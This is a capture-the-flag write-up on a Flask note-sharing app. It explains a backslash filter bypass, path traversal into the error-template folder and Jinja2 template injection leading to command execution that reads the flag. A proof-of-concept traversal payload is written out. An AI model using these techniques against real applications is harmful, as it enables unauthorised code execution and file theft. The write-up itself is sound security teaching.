It’s a web application where you can write notes, similar to pastebin. By checking the attached files, I discovered that it’s built with Flask. Reading the Dockerfile:
I found the following line, which indicates that the flag name is generated with a random uuid. This already makes me think that, in some way, we need to read the flag-uuid.txt file, possibly through an RCE (Remote Code Execution). Reading the app.py file, there are two routes: /, which returns the page from the previous screenshot (Site Presentation), and /new.
which allows the creation of a new note. As we can see, we cannot use the characters _ and / in the note’s content, otherwise, we get the bad_content error. Additionally, the content cannot exceed 512 characters. If these checks are passed, the note is then created in the static directory with a filename composed of the first 128 characters of the note’s text, followed by - + 8 random characters, and with the .html extension. The first thing I did was research the url_fix() function (https://tedboy.github.io/flask/_modules/werkzeug/urls.html#url_fix). I found that this function is used to normalize links, and as we can see from the documentation, the following line of code is present in the function:
The \ character is replaced with /. So, that if condition is not very useful, if we use \ instead of /, we can bypass the check. Since there is a direct redirect based on the name variable, which represents the filename of the created note, we have a Path Traversal vulnerability. This is because we control the first 128 characters of the filename, as they are taken directly from the note’s content. Continuing to read the attached files, I found the index.html file inside the templates folder (the one we see rendered in the screenshot):
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
<!doctype html>{% if error is not none %}
<h3> error: {{ error }}
</h3>{% include "errors/" + error + ".html" ignore missing %}
{% endif %}
<h2>make a new note</h2><formaction="/new"method="POST"><textareaname="content"></textarea><inputtype="submit"></form>
In fact, by trying to trigger a bad_content error, for example by inserting _ in the note’s content:
Bad Content
As we can see, the parameter ?error=bad_content is passed, which corresponds to the name of the error, and the file inside the errors/ folder named bad_content is included in the page. Reading the contents of this file, we find exactly what was shown in the previous screenshot: the note contained invalid characters. Using Path Traversal, we can create a template inside the templates/errors directory, and by passing the parameter ?error=created_template_name, we can achieve SSTI (Server-Side Template Injection). Now, let’s move on to the exploitation phase to better understand the process.
🔬 Vulnerability Analysis
Potential Vulnerabilities
Path Traversal
SSTI (Server Side Template Injection)
RCE (Remote Code Execution)
🎯 Solution Path
Exploitation Steps
Initial setup
Flask uses Jinja2 as its template engine, which means that it is possible to execute Python code within HTML templates using the {{ ... }} syntax. For example, if we write {{ 7*7 }} inside an HTML page, Flask’s template engine will interpret it as Python code and replace it with 49 in the rendered page. Let’s first test this simple injection to see if the logic works. So, the first thing I do is insert ..\templates\errors\{{ 7*7 }} as the note content and click the Submit Query button. The result is:
404 Not Found
A 404 error, but why? Apparently, the path traversal worked, as we can see from the URL the file was created in the /templates/errors/nome_file.html directory, but we need to be careful with the filename ({{ 7*7 }}-qz654L35F4s.html). Remember that the filename consists of the first 128 characters from the created note content, and since {},* are special characters, the file is created on the web server, but we cannot access it because the web server does not interpret the filename correctly. We can bypass this issue by inserting 128 allowed characters, such as 128As, followed by {{ 7*7 }} (the characters misinterpreted by the web server), constructing the final payload and using python to generate the 128As (python -c "print("A"*128)) I obtain ..\templates\errors\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{{ 7*7 }}. Trying to send the new payload:
Since instead of having {{ 7*7 }}, we only get the result 49, we can now move on to the next phase. Having established the logic, we need to figure out how to read the flag-uuid.txt file.
Exploitation
When we find ourselves in situations like this, we should always refer back to the builtins or import to import os or subprocess in order to execute commands on the web server. We can do this by using a chain of objects to get to what we need. Fortunately, I found the payload that works for my case directly on HackTricks (https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection), which is:
In this case, it fits perfectly because it also encodes the _ character in hex to bypass the filter on that character. However, instead of getting a reverse_shell, I only need to do cat flag*, so I don’t even have to run ls to know the name of the file beforehand, since I already know how it starts. Therefore, I modified the payload and composed it in such a way as to form the final payload:

Creating the note with the following payload, extracting the filename as done previously, and setting it in the ?error=filename parameter, the template is rendered with the output of the cat flag* command, thus successfully reading the flag.
Flag capture
Manual Flag
🛠️ Exploitation Process
Approach

The automatic exploit performs the steps previously described in the manual exploit, sending a request and setting the final payload. After that, it extracts the redirect link and makes a GET request to /?error=redirect_link. Finally, it extracts the flag from the response using a regex.